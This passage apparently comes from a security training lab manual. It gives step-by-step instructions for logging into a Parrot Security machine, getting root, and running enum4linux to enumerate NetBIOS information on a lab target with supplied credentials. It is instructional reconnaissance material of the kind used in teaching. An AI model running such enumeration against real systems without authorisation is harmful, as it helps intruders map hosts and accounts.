
1. Switch to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

   Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

   Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.
3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

   Note: The password that you type will not be visible.
6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the **Parrot Terminal** window, type **enum4linux -h** and press **Enter** to view the various options available with enum4linux.


8. The help options appear, as shown in the screenshot. In this lab, we will demonstrate only a few options to conduct enumeration on the target machine.




9. We will first enumerate the NetBIOS information of the target machine. In the terminal window, type **enum4linux -u martin -p apple -n [Target IP Address]** (in this case, **10.10.1.22**) and hit **Enter**.

   Note: In this command, **-u user**: specifies the username to use and **-p pass**: specifies the password.

   Note: The MAC addresses might differ when you perform this task.



